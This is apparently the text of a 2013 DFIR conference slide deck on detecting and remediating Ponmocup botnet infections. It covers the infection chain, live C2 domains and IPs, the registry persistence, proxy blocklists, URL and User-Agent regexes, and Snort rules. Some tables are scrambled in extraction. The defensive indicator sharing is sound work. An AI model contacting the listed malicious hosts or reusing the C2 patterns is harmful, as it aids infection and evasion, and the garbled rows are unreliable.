

My Name is Hunter, Ponmocup Hunter



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Not the same talk (again)

- SANS DFIR Summit (Austin TX), July 2013
 - 150 slides in 60 minutes (*I'm a slow talker* 😊)
- Presentation slides available for download

http://computer-forensics.sans.org/summit-archives/DFIR_Summit/My-Name-is-Hunter-Ponmocup-Hunter-Tom-Ueltschi.pdf

→ New stuff coming !!! 😊

Outline

- How was this Botnet discovered?
- How do infections occur?
- Are you vulnerable?
- How widespread? Some Sinkhole statistics
- What is this Malware?
- OSINT research on AV names
- How to detect / prevent infections?
- Anti-Sinkholing & Anti-Anti-Sinkholing
- Who's tracking this Botnet?
- Ideas how to stop spreading / take down Botnet

Quotes from „anonymous“ *(known to me)*

- “We find Ponmocup on almost every customer engagement we do.” *(Feb 2013)*
- “We finally got around to looking at our Ponmocup incidents from last year and I can report that we saw this malware across approx half of our customers in 2012.”
(May 2013)

The Incident

How was this Botnet discovered?

The Incident

Date: 2011-03-10

- Just another A/V event... or not
 - File: C:\Users\...\AppData\Local\Temp\2a97ad.exe
 - Detection: **Generic** PWS.y!cyt
 - Date/Time: 03/10/11 06:18:33 UTC
 - Client-IP: 10.6.6.6
- How many A/V events do you see each day?
- Where did it come from?

The Incident

- Malware Infection path (Infector Download)

07:01:06 302 <http://www.google.ch/search?q=con+dao+resort&meta=>
07:01:06 302 <http://www.vietnamhotels.biz/condaoresort/index.htm>
07:01:08 302 <http://herocopter.com/cgi-bin/r.cgi?p=...>
07:01:16 200 http://continue4.ladyofvirtuestore.com/se/3d..75/*.com
07:01:20 403 [http://checkwebspeed.net/html/license_\[hex-1515\].html](http://checkwebspeed.net/html/license_[hex-1515].html)

- Initial C2 traffic, two large binary downloads

07:18:08 200 <http://94.75.234.107/images2/BD35...CCF.swf> (~100 KB)
07:18:31 200 <http://amegatech.net/cgi-bin/shopping3.cgi?a=D997...>
07:18:32 200 <http://xyec.info/images/im24j.jpg> (~500 KB)
07:18:34 404 <http://amegatech.net/cgi-bin/unshopping3.cgi?b=C36A...>

The Incident

- Searching Web Proxy and Firewall Logs with Network Indicators
- Malicious Domains: (3)
 - continue4.ladyofvirtuestore.com (Infector download)
 - amegatech.net, xyec.info (C&C)
- Malicious IPs: (4)
 - 85.17.19.203, 94.75.234.107
 - 94.75.234.98, 91.215.159.110
- Fake User-Agents:
 - "Mozilla/5.0 (Windows; MSIE 8.0; Windows NT 6.0; en-US)"
 - "Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)"

The Incident

- Check Firewall Logs, compare to **Proxy Logs...**

Date	Time	Source	Destination
10Mar2011	07:17:46	10.6.6.6	94.75.234.107
10Mar2011	07:18:09	10.6.6.6	94.75.234.98

[10/Mar/2011:07:18:08] 94.75.234.107

[10/Mar/2011:07:18:31] amegatech.net 94.75.234.98

- Malware first tries to connect without Proxy, then approx. 20 seconds later using Proxy

The Incident

- Searching Proxy and Firewall Logs with Network Indicators → Find all infected hosts
- Iterative Process
 - Search Proxy Logs „way back“ for Domains & IPs
 - Search FW by Dst IPs → find new Infections
 - Search FW by Src IPs → find new C2 IPs
 - Search Proxy Logs for new C2 IPs → Domains
- Repeat until no new IPs, Domains or infections found

The Incident

Dest IP const = 174.36.82.151

Date	Time	Service	Source	Destination
01. Apr 10	09:27:12	80	10.1.1.1	174.36.82.151
31. Mrz 10	06:21:22	80	10.2.2.2	174.36.82.151
29. Mrz 10	11:47:53	80	10.1.1.1	174.36.82.151
29. Mrz 10	06:20:51	80	10.2.2.2	174.36.82.151
26. Mrz 10	10:57:37	80	10.1.1.1	174.36.82.151
26. Mrz 10	08:33:54	80	10.2.2.2	174.36.82.151
24. Mrz 10	09:30:30	80	10.1.1.1	174.36.82.151
24. Mrz 10	08:05:42	80	10.2.2.2	174.36.82.151
22. Mrz 10	08:50:32	80	10.2.2.2	174.36.82.151
18. Mrz 10	10:24:09	80	10.2.2.2	174.36.82.151
16. Mrz 10	11:30:11	80	10.2.2.2	174.36.82.151
12. Mrz 10	10:50:15	80	10.1.1.1	174.36.82.151
10. Mrz 10	10:48:53	80	10.1.1.1	174.36.82.151

DLL File
Timestamps

10.03.2010 10:33
16.03.2010 11:09

The Incident

Date	Time	Service	Source	Destination
09. Feb 11	09:00:35	80	10.3.3.3	174.36.82.151
07. Feb 11	12:22:49	80	10.1.1.1	174.36.82.151
07. Feb 11	08:53:28	80	10.3.3.3	10.03.2010 10:33
06. Feb 11	19:30:48	80	10.4.4.4	16.03.2010 11:09
06. Feb 11	19:28:58	80	10.4.4.4	13.06.2010 20:25
04. Feb 11	13:00:04	80	10.1.1.1	06.02.2011 19:06
02. Feb 11	12:33:41	80	10.1.1.1	04.03.2011 10:10
02. Feb 11	08:55:46	80	10.3.3.3	10.03.2011 07:01
27. Jan 11	08:45:55	80	10.1.1.1	174.36.82.151
26. Jan 11	08:57:56	80	10.3.3.3	174.36.82.151
24. Jan 11	12:54:39	80	10.1.1.1	174.36.82.151
24. Jan 11	08:36:58	80	10.3.3.3	174.36.82.151
20. Jan 11	11:02:41	80	10.1.1.1	174.36.82.151
19. Jan 11	08:57:15	80	10.3.3.3	174.36.82.151
17. Jan 11	12:20:10	80	10.1.1.1	174.36.82.151
17. Jan 11	08:52:45	80	10.3.3.3	174.36.82.151

The Incident


2011-02-04:	2	174.36.82.151	174.36.82.151
2011-02-06:	1	174.36.82.151	174.36.82.151
2011-02-06:	2	amegatech.net	174.36.82.151
2011-02-07:	2	174.36.82.151	174.36.82.151
2011-02-09:	1	marksandco.net	174.36.82.151
2011-02-11:	1	marksandco.net	174.36.82.151
2011-02-12:	1	94.75.234.107	94.75.234.107
2011-02-14:	2	94.75.234.107	94.75.234.107
2011-02-17:	1	inetspeedup.com	94.75.234.98
2011-02-21:	1	94.75.234.107	94.75.234.107
2011-02-23:	1	94.75.234.107	94.75.234.107
2011-02-25:	1	94.75.234.107	94.75.234.107
2011-02-26:	1	marksandco.net	94.75.234.98
2011-02-27:	1	94.75.234.107	94.75.234.107

The Incident

Date	Time	Service	Source	Destination
23. Mrz 11	06:55:03	80	10.6.6.6	94.75.234.98
22. Mrz 11	03:00:34	80	10.4.4.4	10.03.2010 10:33
21. Mrz 11	11:29:11	80	10.1.1.1	16.03.2010 11:09
18. Mrz 11	07:14:34	80	10.6.6.6	13.06.2010 20:25
16. Mrz 11	07:07:39	80	10.6.6.6	06.02.2011 19:06
14. Mrz 11	10:27:50	80	10.5.5.5	04.03.2011 10:10
14. Mrz 11	07:05:00	80	10.6.6.6	10.03.2011 07:01
10. Mrz 11	07:18:09	80	10.6.6.6	
10. Mrz 11	07:17:46	80	10.6.6.6	94.75.234.107
09. Mrz 11	16:23:47	80	10.5.5.5	94.75.234.107
09. Mrz 11	08:51:49	80	10.3.3.3	94.75.234.107
08. Mrz 11	11:33:46	80	10.1.1.1	94.75.234.107
07. Mrz 11	08:52:35	80	10.3.3.3	94.75.234.107
07. Mrz 11	08:01:57	80	10.5.5.5	94.75.234.107
04. Mrz 11	10:29:00	80	10.5.5.5	94.75.234.98

The Incident

- Find the Persistence



The screenshot shows the Windows System Information window. The left-hand tree view has 'Startup Programs' selected and highlighted with a red rectangle. The main pane displays a table of startup programs. One row, representing a persistence mechanism, is highlighted with a red rectangle. This row shows a program named 'Cqri' that runs a command to execute a DLL from the user's roaming appdata directory. The 'User_Name' column for this entry is obscured by a large grey redaction box, also outlined in red.

Progra...	Command	User_Name	Location
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun	[Redacted]	HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	%programfiles%\windows sidebar\sidebar.exe /detectmem		HKU\S-1-5-21-11...
Windo...	rundll32.exe oobefldr.dll,showwelcomecenter		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Cqri	rundll32 "c:\users\[redacted]\appdata\roaming\mssitlby.dll",kyik		HKU\S-1-5-21-11...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-11...
Sidebar	%programfiles%\windows sidebar\sidebar.exe /detectmem		HKU\S-1-5-21-11...
Windo...	rundll32.exe oobefldr.dll,showwelcomecenter		HKU\S-1-5-21-11...

The Incident

- Find the Persistence
 - System Information (NFO), Sysinternals Autoruns
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Cqri = **rundll32** "c:\users\user\appdata\roaming**mssitlby.dll**", kyik
- Scan for Reg Run Key with „appdata\roaming“ path using Microsoft SCCM
 - Disadv: HKCU available only from logged on users

The Incident

- Identification done
 - 29 suspicious hosts, analyzed (infector download)
 - 6 infected hosts (C2 traffic)
 - Persistence verified (Reg Run Key, DLL File)
 - longest infection just over a year

10.03.2010	10:33	75'776	ole32H.dll	**
16.03.2010	11:09	75'776	ds32gtc.dll	
13.06.2010	20:25	69'632	crtddlo.dll	**
06.02.2011	19:06	61'440	ncsi9.dll	
04.03.2011	10:10	118'784	HPZipm12L.dll	**
10.03.2011	07:01	131'072	mssitlby.dll	

The Incident

- Prepare Remediation
 - Create memory dumps, order HD to analyze
 - Add to blacklist on web proxy
 - All known Malware and C2 Domains & IPs
 - All known C2 URL patterns
 - Fake User-Agents (regex)
- Remediation strategy
 - Activate all blacklists at once
 - Order re-install of all infected workstations
 - Workstations remain on company network

The Incident

- Add to blacklist on web proxy
 - All known Malware and C2 Domains & IPs

<code>marksandco.net</code>	<code>95.211.8.196</code>
<code>intermediacorp.org</code>	<code>94.75.201.35</code>
<code>rapidstream.biz</code>	<code>94.75.201.36</code>
<code>inetspeedup.com</code>	<code>85.17.139.238</code>
<code>amegatech.net</code>	<code>85.17.139.239</code>
<code>omniwebpro.org</code>	<code>85.17.188.195</code>

The Incident

- Add to blacklist on web proxy
 - All known C2 URL patterns and User-Agent regex

```
/r.cgi\?p=  
/images2/[A-F0-9]*\.swf  
/shopping3.cgi  
/unshopping3.cgi  
/rokfeller3.cgi
```

```
MSIE.[78]\.0;.Windows.NT.6\.0;.en.US
```

Sharing is caring 😊

Sharing publicly
Malware C&C details

Sharing C&C traffic details

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

This page is dedicated to provide a collection of links and details about the Ponmocup malware / botnet. We've discovered several infected hosts and have malware samples, memory dumps (Memorize), C&C traffic details.

Please send comments and questions to: [toms.security.stuff -at- gmail.com](mailto:toms.security.stuff-at-gmail.com)

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Work in progress... (created on 2011-05-30 / updated: 2012-02-20)

C&C traffic details

Infection step:

(precondition: "normal" User-Agent, i.e. IE and Referrer header from a search engine)

URL-pattern: /cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}

Domain / IP: many domains / IP's of infected servers!

* NEW * List of infected- and malware-hosting domains / IPs: [HTML](#) / [TXT](#) (updated: 2011-06-22)

* NEW * Samples of infector downloads: [2011-05-12](#) / [2011-06-30](#) / [2011-07-19](#) / [2011-07-21](#) / [2011-08-03](#)

* NEW * Online analysis of latest infector samples: [Anubis](#) / [ThreatExpert](#) (2011-07-19)

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URL-pattern: /se/...[long hex string].../...[7-8-char hex string].../<search_query_words>.com

Domain / IP: subdomain.therealityglove.com / 95.168.177.142

(where subdomain is often one word followed by one number, <search_query_words> are the search query words)

After executing the downloaded .COM-file infector:

URL-pattern: /html/license_43EC922...[long hex string].html

Domain / IP: surfacechicago.net / 78.159.100.32, checkwebspeed.net / 95.211.8.196

Sharing C&C traffic details

C&C traffic details / URL-patterns

```
/cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=  
%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}  
/se/...[long hex string].../[7-8 char  
hex string].../<search_query_words>.com
```

After executing the downloaded .COM-file infector:

```
/html/license_...[long hex string].html  
/images2/...[long hex string].swf  
/cgi-bin/shopping3.cgi?a=[long hex string]  
/cgi-bin/unshopping3.cgi?b=[long hex str]  
/cgi-bin/rokfeller3.cgi?v=11  
    (with long hex string in POST body)
```


C&C patterns → devel ET Snort rules

Snort EmergingThreat Rules

<http://doc.emergingthreats.net/bin/view/Main/WebSearch?search=Ponmocup>

[pre infection]

```
ET CURRENT_EVENTS Ponmocup Redirection from infected Website to Trojan-Downloader"; content: "/cgi-bin/r.cgi"
ET TROJAN Possible Ponmocup Driveby Download";
  pcre: "/\\se\\[a-f0-9]{100,200}\\/[a-f0-9]{6,9}\\/[A-Z0-9_]{4,200}\\..com/Ui"
```


[post infection]

```
ET CURRENT_EVENTS Ponmocup C2 Post-infection Checkin";
  pcre: "/\\7html\\license_[0-9A-F]{550,}\\..html/Ui"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 1";
  pcre: "/^\\images2\\/[0-9a-fA-F]{500,}/U"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 2";
  uricontent: "/cgi-bin/rokfeller3.cgi?v=11"
ET CURRENT_EVENTS Ponmocup C2 Malware Update before fake JPEG download";
  uricontent: "/cgi-bin/shopping3.cgi?a="
ET CURRENT_EVENTS Ponmocup C2 Malware Update after fake JPEG download";
  uricontent: "/cgi-bin/unshopping3.cgi?b=,,
ET USER_AGENTS Spoofed MSIE 7 User-Agent Likely Ponmocup"
ET USER_AGENTS Spoofed MSIE 8 User-Agent Likely Ponmocup"
```


Delivery vector

How do infections occur?

